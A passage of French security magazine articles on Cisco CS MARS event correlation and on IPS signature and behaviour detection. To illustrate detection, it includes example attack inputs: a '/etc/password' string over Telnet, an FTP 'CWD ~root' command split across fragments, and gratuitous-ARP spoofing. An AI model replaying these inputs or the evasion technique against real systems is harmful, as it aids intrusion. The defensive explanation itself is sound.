L'OS des serveurs est basé sur un linux renforcé. On trouvera par ailleurs une base Oracle et un serveur web de la famille Apache pour archiver les données et offrir une interface graphique (technologies web). Ces différents éléments sont mis à jour à chaque nouvelle version ou patch.

Les différents modèles d'appliances sont décrits dans le tableau de la Figure 2. Dans l'absolu, il sera préférable de placer le CS MARS derrière des firewalls et IPS ainsi que dans une zone réservée à l'administration pour lui éviter d'être la cible d'attaques externes auquel il peut être sensible comme tout serveur. N'oublions pas qu'une fois configurée, cette application contiendra de nombreuses informations sensibles sur le réseau qu'elle aide à protéger.

La gestion des alarmes avec CS MARS

Par alarme, on parle du cycle d'action déclenché par une remontée d'incident. On prendra par exemple le blocage d'un paquet suspect par un IPS et la trap SNMP qui est déclenchée suite à cette action au système de supervision. La liste ci-dessous donnera une indication sur les protocoles supportés pour assurer les remontées d'alarmes.

Avec un CS MARS, au lieu d'avoir une simple remontée d'alarme, une corrélation d'évènement (mécanisme sommairement présenté en Figure 3) sera réalisée en amont de l'alarme envoyée à l'administrateur permettant ainsi de réduire les faux positifs, de qualifier très précisément le problème et de se concentrer directement sur les points essentiels, des actions correctives pouvant déjà être enclenchées en fonction du paramétrage. La Figure 4 présente un rapport remontant un premier niveau d'information suite à des évènements anormaux détectés par CS MARS. Protocoles utilisées pour les remontées d'alarmes : Syslog, SNMP, RDEP, OPSEC-LEA (Clear and encrypted), POP, SDEE, HTTPS, HTTP, JDBC, RPC, SQLNet.

La gestion de ces alarmes pourra se faire au travers de différentes méthodes suivantes : SNMP, Mail, Syslog, Messages texte, SMS, Signal sonore.

La gestion des incidents détectés se ferra soit de façon pro active soit sous réserve de validation par un administrateur au travers d'éléments comme ceux-ci :

- Envoi de TCP reset,
- Fermeture de ports,
- Mise en place d'access-list,
- Isolation de VLAN,
- Politique de sécurité plus globale pour le réseau,

Ces modifications porteront en premier lieu sur les équipements impactés. Les modifications concernant un écosystème élargi (voir le diagramme de l'attaque en Figure 4) seront soumises comme des alternatives complémentaires et nécessiteront une approbation. On se reportera à la Figure 5 comme exemple concret. La connexion aux équipements devant être modifiés se fera au travers de SNMP, telnet ou SSH.

C'est cette possibilité de provoquer une réaction temps réel et adaptée à l'incident qui place le produit CS MARS comme un brique importante du concept de Self Defending Network (réseau se défendant seul) poussée en avant par Cisco.




Figure 4. *Premier niveau d'information d'une alerte*

Il est intéressant de noter que CS MARS est capable de proposer de nombreux niveaux d'alertes en fonction des incidents rencontrés. Ainsi, une action de reconnaissance suivie d'une tentative de buffer overflow avortée pourra ne déclencher que l'envoi d'un mail, tandis que la même attaque finalisée provoquera l'envoi d'un SMS sur le téléphone de l'administrateur.

CS MARS sera par ailleurs capable de proposer des vérifications post mortem au travers d'outils externes pour valider les vulnérabilités détectées lors des remontées d'alarmes. CS MARS a intégré des scripts de type NASL et peut travailler avec des outils comme :

- Qualysguard,
- Foundstone scan,
- eEye REM,
- EICAR.

Et les faux-positifs ?

À l'instar des équipements de type IDP/IPS, les solutions de type STM sont sensibles aux faux positifs, et CS MARS n'y échappe pas. L'éditeur ne cache pas cette réalité et a intégré des outils permettant d'affiner les réglages de sa solution en vue de les réduire. L'outil proposé repose sur deux postulats :

- Un comportement apparaissant normalement comme malicieux est finalement normal sur le réseau,
- Des comportements sont malicieux dans certains cas et pas dans d'autres.

Remarque : il ne faut pas oublier qu'il existe deux possibilités d'actions pour travailler sur les faux positifs. La modification du CA MARS est la première, une action sur le paramétrage des équipements émettant les alertes en est une seconde. Quelle est la meilleure ? Sans doute la plus simple à implémenter sur le réseau.

Les faux positifs peuvent être traités à l'aide de trois méthodologies :

- Au travers du wizard mis à disposition. Cet outil est accessible lorsque l'on examine le détail d'un incident. Son activation permet soit d'ignorer les logs liés à cet incident, ou tout simplement d'annuler la création d'incident,
- Création d'une nouvelle règle destinée à supprimer les incidents de ce type. Cette méthode de travail est plus flexible que la précédente et évite de passer sur le *step by step* du wizard. Elle sera sans aucun doute rapidement préféré par les administrateurs ayant pris le système en main,
- Modification des règles systèmes. Les deux méthodes précédentes reviennent finalement à créer une exception dans le fonctionnement de la politique de sécurité du CS MARS. En modifiant les règles du système, il s'agit de supprimer ou d'adapter les conditions qui généraient un faux positif. Certaines règles ne peuvent cependant pas être modifiées intégralement et nécessiteront donc de revenir à la méthode 2.




Figure 5. *Proposition de règle visant à bloquer une attaque*

Gestion de l'archivage avec CS MARS

CS MARS est basé sur une base Oracle. Celle-ci est bien sur correctement configurée pour l'ensemble des opération du produit et ne demandera pas de compétence particulière pour l'administrée. Par conséquent, l'ensemble des systèmes de connexion traditionnels de ce produit ont été désactivés et seules les opérations réalisées par l'interface d'administration ou les services de CS MARS seront autorisées. La structure de la base n'est pas publiquement divulguée par Cisco.

On notera que le produit possède des mécanismes d'export et de sauvegarde de la base vers des NAS permettant éventuellement de restaurer le système avec une perte minimum de données si un problème devait survenir sur le système.

Les rapports sous CS MARS

Pour un outil de type STM, les problématiques de création de rapports et de requêtes sont un point absolument essentiel à regarder. En effet, si ces éléments ne sont pas bien traités, le produit perdra beaucoup de sa valeur car l'essentiel de l'information ne parviendra pas aux administrateurs en temps et heure.

CS MARS intègre un choix important de rapport déjà construits qui permettront de traiter la plupart des cas rencontrés classiquement dans la vie d'un réseau. Ces derniers permettent de partir d'informations globales et de relativement haut niveau pour arriver aux éléments très détailler (voir Figure 6).

CS MARS propose désormais des rapports prenant en compte les

spécificités des référentiels SOX, PCI et GLBA. Il est indéniable que l'intégration de rapports concernant ces référentiels devrait fortement facilité le travail des administrateurs devant montrer les conformités. Les personnes souhaitant plus de détails pourront se connecter à l'url suivante : *https://cisco.hosted.jivesoftware.com/docs/DOC-2302 (l'enregistrement est gratuit)*.

Les méthodologies d'audit COBIT sont elles aussi intégrées.

Il est intéressant de constater que même si l'accès à la base de donnée n'est pas accessible, un moteur de création de requêtes existe, permettant ainsi de modifier ou de créer des rapports prenant en compte les particularités d'un environnement donné.

Le moteur chargé d'exécuter les différentes requêtes et de générer les rapports pourra être paramétré pour travailler en temps réel ou différé si l'on souhaite éviter d'accaparer trop de ressources pour cette tache à certaines périodes. Intégration d'un périphérique tierce.

Pour intégrer un périphérique inconnu dans CS MARS, il sera nécessaire de créer un parser personnalisé. Ceci sera réalisé en quatre grandes étapes (Figure 7) :

- Définition du nouveau type de périphérique – les noms, modèles et versions sont renseignés pour une bonne identification par le système,
- Création des modèles nécessaires au parser – il s'agit ici d'indiquer quel est le format des messages qui seront reçu par CS MARS et comment chacun d'entre eux devront être interprétés,
- Définition des règles – cette étape est optionnelle si l'on souhaite simplement intégrer les messages de l'équipement dans certains rapports. Par contre, s'il est destiné à être intégré dans la gestion d'incidents, il est absolument nécessaire d 'effectuer cette étape avec sérieux et minutie. C'est d'elle que viendra la pertinence des réactions de CS MARS pour le périphérique,




Figure 6. *Exemple de rapports*




Figure 7. *Intégration d'un périphérique tierce*




Figure 8. *Création d'un nouveau modèle pour le parser*

- Création de nouveaux formats de rapports.

CS MARS propose l'utilisation des expressions régulières pour analyser les messages lui parvenant. La création d'un nouveau modèle pour un parser (Figure 8) passera donc probablement par cette technique d'analyse.

La création d'un nouveau parser peut paraître compliquée au premier abord, cette impression se dissipera avec l'expérience. La vrai difficulté n'est pas là. Il faudra absolument définir correctement en amont le comportement attendu par l'équipement en cours d'intégration et les raisons qui déclencheront l'envoi de messages vers CS MARS.

Quelques considérations d'architecture

La façon la plus simple de travailler avec la solution CS MARS est de déployer un seul contrôleur, soit une seule appliance collectant l'ensemble des logs générés par les périphériques réseaux ou les serveurs et assurant l'analyse des données.

La seconde possibilité nécessite l'utilisation de deux briques appelées contrôleur global et local. Dans ce cas, des contrôleurs locaux sont placés sur différents sites. Les périphériques intégrés pour travailler avec CS MARS envoient les logs vers ces derniers. Les périphériques supervisés ne pourront jamais envoyer directement des données au contrôleur global. La supervision de la solution complète est effectuée depuis le contrôleur global. Chaque contrôleur local n'ayant qu'une vision limitée à son périmètre. L'utilisation du modèle utilisant deux types de contrôleur devra prendre en compte les éléments suivants :

Tableau 1. *EPS (Event Per Second) par périphérique*

Périphérique	EPS
Cisco ASA-5520 firewall	10000
Cisco ASA-5540 firewall	20000
Cisco PIX 515 firewall	1500
Cisco PIX 535 firewall	15000
Cisco Firewall Services Module	25000
Windows XP, 200, NT operating system logs	300
Snort IDS	1000
Cisco IPS	1300
Check Point FW-1	3500
Cisco IOS switch	200
NetScreen VPN	1000

- Le volume de log total généré par les périphériques supervisés ne peut être absorbé par un seul serveur (20 000 logs/s et 600 000 netflows/s). Le listing 3 donnera quelques chiffres indicatifs permettant de calculer le volume généré par un réseau. Il est couramment considéré que si 60% de la capacité d'EPS du serveur est atteinte, il devient nécessaire d'envisager une mise à jour pour assurer le bon fonctionnement,
- L'architecture réseau comprend des sites distants reliés à l'aide de liens WAN. Dans ce cas, le contrôleur global demande uniquement les informations nécessaires au contrôleur local et évite ainsi de saturer le lien WAN,
- La société est composée de nombreux départements ou filiales avec des besoins spécifiques. Les contrôleurs locaux permettront à chaque département de répondre à ses propres exigences tandis que le contrôleur global amènera une vision globale et pourra être placé dans un SOC.

Il sera absolument nécessaire par ailleurs de calculer l'espace disque nécessité pour archiver l'ensemble des logs qui seront générés par l'installation supervisée. On pourra considérer que la taille moyenne d'un log sera de 300 octets. La formule suivante permettra alors un premier calcul : Nbre de jour archivés = Taille réservée à l'archivage / (Taille du log (donc ici 300 en moyenne) * EPS * 86,400).




Figure 9. *Synoptique d'architecture avec les deux types de contrôleurs*


Conclusion

Cet article a essayé de vous présenter le domaine d'intervention de l'application CS MARS et quelques unes de ses propriétés élémentaires. Il est bien évident qu'il s'agit d'une application complexe qui ne peut être découverte dans sa globalité en seulement quelques pages. Nous vous conseillons donc de vous rendre sur le site de Cisco pour valider si cette application peut correspondre à votre besoin puis éventuellement d'investir dans l'un des rares ouvrages qui traite de cette solution en profondeur.

Pour finir, un exemple d'action de CS MARS avec le vers Blaster est consultable sur Internet (*https://cisco.hosted.jivesoftware.com/docs/DOC-1277*). Cela devrait permettre d'avoir une vision un peu plus pragmatique du fonctionnement de la solution. ●

Systèmes IPS

Coyette Charly



L'une des caractéristique d'une attaque visant à pénétrer un réseau se doit d'être la discrétion : si une intrusion reste furtive, il sera forcément difficile de la contrer. Les systèmes de défense se doivent donc d'améliorer leurs capacités de repérage. En effet, un événement anormal détecté, c'est la possibilité d'envisager une contre mesure...

Les IPS (pour *Intrusion Prevention System* ou système de prévention d'intrusion), sont une évolution des IDS (pour *Intrusion Detection System* ou système de détection d'intrusions). Tous deux sont capables d'analyser le trafic qui est redirigé vers eux jusqu'aux couches applicatives de niveau 7. La grande différence entre ces deux cousins vient de la possibilité d'intervenir directement sur le trafic analysé lorsqu'un élément suspect est détecté. On retrouvera d'ailleurs souvent les périphériques de cette famille sous le nom d' IDPS, les solutions modernes permettant de les placer soit en mode promiscuité et donc avec une position neutre vis à vis du trafic de type IDS, soit en coupure avec la possibilité d'interagir avec le trafic ce qui nous ramène aux IPS.

Les évolutions des technologies liées à la détection et à la prévention d'intrusion ont mené à la création de deux branches :

- Les IPS réseaux (appelé NIPS pour *Network-based IPS*) qui surveillent l'ensemble du segment réseau. Ils sont placés à l'entrée du segment réseau et analysent tout le trafic, typiquement il est placé derrière le pare-feu. Exemple : si un paquet TCP ayant pour destination le port 23 contient la phrase */etc/password* et que ce paquet traverse l'IPS, il va y avoir une alerte, quelque soit l'adresse IP de destination,
- Les IPS hôtes (HIPS pour *Host-based IPS*) qui sont installés directement sur un serveur ou une station de travail. Le CSA (*Cisco Security Agent*) représente cette famille chez Cisco. Les HIPS permettent de surveiller de nombreuses actions au sein de l'OS ou ils sont installés. On pourra citer

Ce qu'il faut savoir...

- Le modèle OSI.
- Le fonctionnement de TCP.
- La configuration de base d'un routeur Cisco.

Cet article explique...

- Ce qu'est un IPS et comment il fonctionne.
- Où sont placé le ou les IPS dans un réseau.

par exemple : la supervision du trafic réseau, les appels systèmes, l'accès au kernel ou encore les accès mémoires (il s'agit d'un bon moyen pour lutter contre les buffer *overflow*, le HIPS pouvant permettre de mettre en œuvre des mécanismes de type *sandbox*).

Pour être plus précis sur les NIPS, branche qui nous occupen dans cet article, on pourra les définir dans un premier temps comme une appliance de niveau 2 pouvant s'apparenter à un bridge ou à un répéteur pour son action sur le réseau. Elle aura ainsi les caractéristiques suivantes :




Figure 1. *Le portfolio des produits IPS Cisco*

- Pas de modification du plan d'adressage du réseau, ses interfaces de positionnant en coupure sur un ou plusieurs segments sans diffuser d'adresse IP les interfaces n'en étant pas dotées,
- Les interfaces ont des adresses MAC mais l'appliance ne répond pas au protocole ARP, aux paquets Gratuitous ARP. La présence de la sonde IPS sur un réseau est donc difficile à détecter, celle-ci ne diffusant pas d'informations,
- Par défaut, la sonde IPS laisse circuler tous les paquets sans participer aux échanges (style routage dynamique, spanning tree). Elle laissera donc passer tous les protocoles de niveau 2/3 (IP, IPX, CDP, SNA, Decnet, Appletalk, etc),
- L'appliance IPS est *L2 aware* ce qui signifie qu'elle sait reconnaître, informer et retagger le cas échéant les paquets 802.1q.

Tableau 1. *Comparatif des modules IPS Cisco*

	IOS IPS	AIM-IPS	NM-CIDS
CPU/DRAM dédiée	NON	OUI	OUI
Support du mode N-IDS (promiscuité)	OUI	OUI	OUI
Support du mode N-IDS (coupure)	OUI	OUI	NON
Base de connaissance	Une partie de la base de connaissance fonction de la DRAM disponible	Base complète soit 2732 signatures	Base complète soit 2732 signatures
Mises à jour automatiques	OUI	OUI	OUI
Détection d'attaques 0-jour	NON	OUI	OUI
Résponse de type Rate Limiting	NON	OUI	OUI
Collaboration avec CSA	NON	OUI	NON
Meta Event Generator	NON	OUI	OUI
Notification des évènements	SYSLOG, SDEE	SNMP, SDEE	SNMP, SDEE
Managenent local	CLI, SDM	IPS CLI, IDM	IPS CLI, IDM
System/Network Managenent	CSM	CSM	CSM
Monitoring des évènements et corrélation multi sondes	IEV, CS-MARS	IME, CS-MARS	IEV, CS-MARS

Tableau 2. *Exemple d'attaque compound : plusieurs paquets TCP envoyés de suite*

IP Destination	Port de destination	Contenu
10.0.0.1	1er fragment, port 21	xxxCWyyy
10.0.0.1	2ème fragment, port 21	yyyD ryyy
10.0.0.1	3ème fragment, port 21	yyy~oyyy
10.0.0.1	4ème fragment, port 21	yyyotzzz

Les équipements Cisco

L'ensemble des équipements Cisco à même de supporter la fonction IPS est désormais particulièrement important. La Figure 1 permettra d'avoir une vision à peu près complète de l'état de l'art en 2008 chez ce constructeur.

Attention cependant, si les différents périphériques présentés en Figure 1 portent tous une fonction IPS, ils ne rendent pas toujours le même niveau de service et n'ont pas le même niveau de performance. Le Tableau 1 vous propose un premier comparatif entre différents modules pouvant être portés par des périphériques non dédiés. Les différences existent, n'oubliez donc pas de faire un bilan des fonctionnalités attendues de votre IPS pour choisir la bonne solution technique. Le Tableau 3 met en évidence les performances des différents modèles de module IPS existant pour l'ASA. Vous pourrez constater que la variation de performance entre le premier et le dernier modèle présenté est multiplié par 4 avec un changement de plateforme hardware. Vous sommes bien conscients d'enfoncer des portes ouvertes en écrivant qu'il faut calculer la performance attendue de l'IPS pour sélectionner le bon modèle, mais l'impact est suffisamment important pour que cela soit rappelé. Le Tableau 1 est présente à titre indicatif pour vous permettre de prendre connaissance des différents modèles existants et de leurs capacités.

Reconnaissance d'attaque par signatures

Les IPS savent repérer les comportements suspects sur la base de reconnaissance de signature d'intrusion. Les IPS fonctionnent un peu comme les antivirus classiques : ils doivent mettre à jour leur base de signature, reconnaissent les menaces après analyse – du trafic réseau dans le cas des IPS). Une fois qu'une signature est reconnue l'IPS génère une alerte. De plus, il peut lancer des contres-mesures (cf. paragraphe contre-mesure).

On peut retrouver deux types de signatures :

- *Atomic* : une attaque simple dirigée vers un hôte ou un équipement réseau avec une seule trame. On peut différencier les signatures d'attaques atomic suivantes :
  - *Atomic ARP* : signature d'attaque qui se servent du protocole ARP (couche 2 du modèle OSI),
  - *Atomic IP* : signature d'attaque de couche 3 et malgré le nom de couche 4, elle sert a inspecter le trafic IP et du protocole de couche transport associé.

Exemple d'attaque atomic : un paquet TCP qui a pour destination 10.0.0.1 sur le port 21 contenant la chaine de caractères suivante : `xxxCWD ~rootyyy`.

Ce paquet va être reconnu par le moteur d'analyse des signatures et une alerte va être levée sur l'IPS

Tableau 3. *Performance des modules IPS de l'ASA*

Solution	Performances	
	IPS	FW
ASA 5510 avec AIP SSM-10	jusqu'à 150 Mbps	jusqu'à 150 Mbps
ASA 5520 avec AIP SSM-20	jusqu'à 375 Mbps	jusqu'à 375 Mbps
ASA 5520 avec AIP SSM-40	jusqu'à 450 Mbps	jusqu'à 450 Mbps
ASA 5540 avec AIP SSM-40	jusqu'à 650 Mbps	jusqu'à 650 Mbps

Listing 1. *Une signature vue par un routeur Cisco avec un IOS IPS*

```
Router#show ip ips signature detailed
SigID:SubID On Action  Sev Trait     MH    AI    CT    TI AT FA WF Version
 ----------- -- ------ ---- -----  ----- ----- ----- ----- -- -- -- -------
  1202:0      Y  A      HIGH     0      0     0   100    15 FA  N  N 2.2.1.5
      Name: DGram too long
      SigStringInfo: IP Fragment Overrun - Dgram too Long
```

Listing 2. *Configuration de la clé de cryptage pour les signatures*

```
Router>enable
Router#configure terminal
Router(config)# crypto key pubkey-chain rsa
named-key realm-cisco.pub signature
key-string
30820122 300D0609 2A864886 F70D0101 01050003 82010F00 3082010A 02820101
00C19E93 A8AF124A D6CC7A24 5097A975 206BE3A2 06FBA13F 6F12CB5B 4E441F16
17E630D5 C02AC252 912BE27F 37FDD9C8 11FC7AF7 DCDD81D9 43CDABC3 6007D128
B199ABCB D34ED0F9 085FADC1 359C189E F30AF10A C0EFB624 7E0764BF 3E53053E
5B2146A9 D7A5EDE3 0298AF03 DED7A5B8 9479039D 20F30663 9AC64B93 C0112A35
FE3F0C87 89BCB7BB 994AE74C FA9E481D F65875D6 85EAF974 6D9CC8E3 F0B08B85
50437722 FFBE85B9 5E4189FF CC189CB9 69C46F9C A84DFBA5 7A0AF99E AD768C36
006CF498 079F88F8 A3B3FB1F 9FB7B3CB 5539E1D1 9693CCBB 551F78D2 892356AE
2F56D826 8918EF3C 80CA4F4D 87BFCA3B BFF668E9 689782A5 CF31CB6E B4B094D3
F3020301 0001
Quit
```

- *Compound* : c'est une attaque composée de plusieurs attaques simples (*atomic*). Cela peut être une attaque *atomic* vers tous les hôtes du réseau ou bien une attaque combinée sur un seul hôte (plusieurs attaques *atomic* vers un serveur par exemple).

Quand l'hôte de destination va défragmenter les paquets le message `CWD ~root` va alors être reformé, cependant si un IPS est présent sur le réseau, il va bloquer les fragments incriminés.

Exemple de signature sur un routeur Cisco avec un IOS IPS : Voir Listing 1.

Les IPS récents peuvent reconnaitre une attaque même si celles-ci ne correspondent pas complètement à la signature, seulement à une partie.

Exemple d'une attaque *Man In The Middle* : L'hôte A est un utilisateur malveillant qui cherche à obtenir tout le trafic provenant de l'hôte B et de l'hôte C. Pour cela, il envoie des Gratuitious ARP, annonçant être *192.168.1.254* (le routeur), avec sa propre adresse MAC. Les requêtes ARP étant envoyées en broadcast, tous les hôtes du segment réseau vont alors accepter les Gratuitious ARP de l'hôte A. Les hôtes B et C vont alors croire que l'hôte A est le vrai routeur et tout le trafic qu'ils vont envoyer va alors passer par l'hôte A qui va pouvoir intercepter tout le trafic du segment réseau. Or, cette attaque est détectée par la signature 7105.

Reconnaissance par comportement

Un IPS est désormais capable de caractériser le comportement nominal du réseau sur lequel il travaille et des périphériques qui y sont rattachés. Ce type d'informations permettra de détecter des déviations anormales et éventuellement de prendre des mesures pour bloquer les sources qui en sont causes (Figure 2). Il est évident que l'administrateur de la solution pourra intervenir sur ce type de fonctionnalité, soit pour l'encadrer avec la création de profils spécifiques ou de seuils d'alarmes propres à son réseau, soit pour annuler une action qui aurait pu être déclencher suite à un comportement inhabituel mais pour autant anormal (on pourra prendre




Figure 2. *Une attaque Man In The Middle*

Tableau 4. *Les différents modèles d'IPS 4200*

	Débit aggrégé	Nouvelles connexions TCP/sec	Maximum de connexions concurrentes	Nombre de ports de sensing	Alimentation Redondée
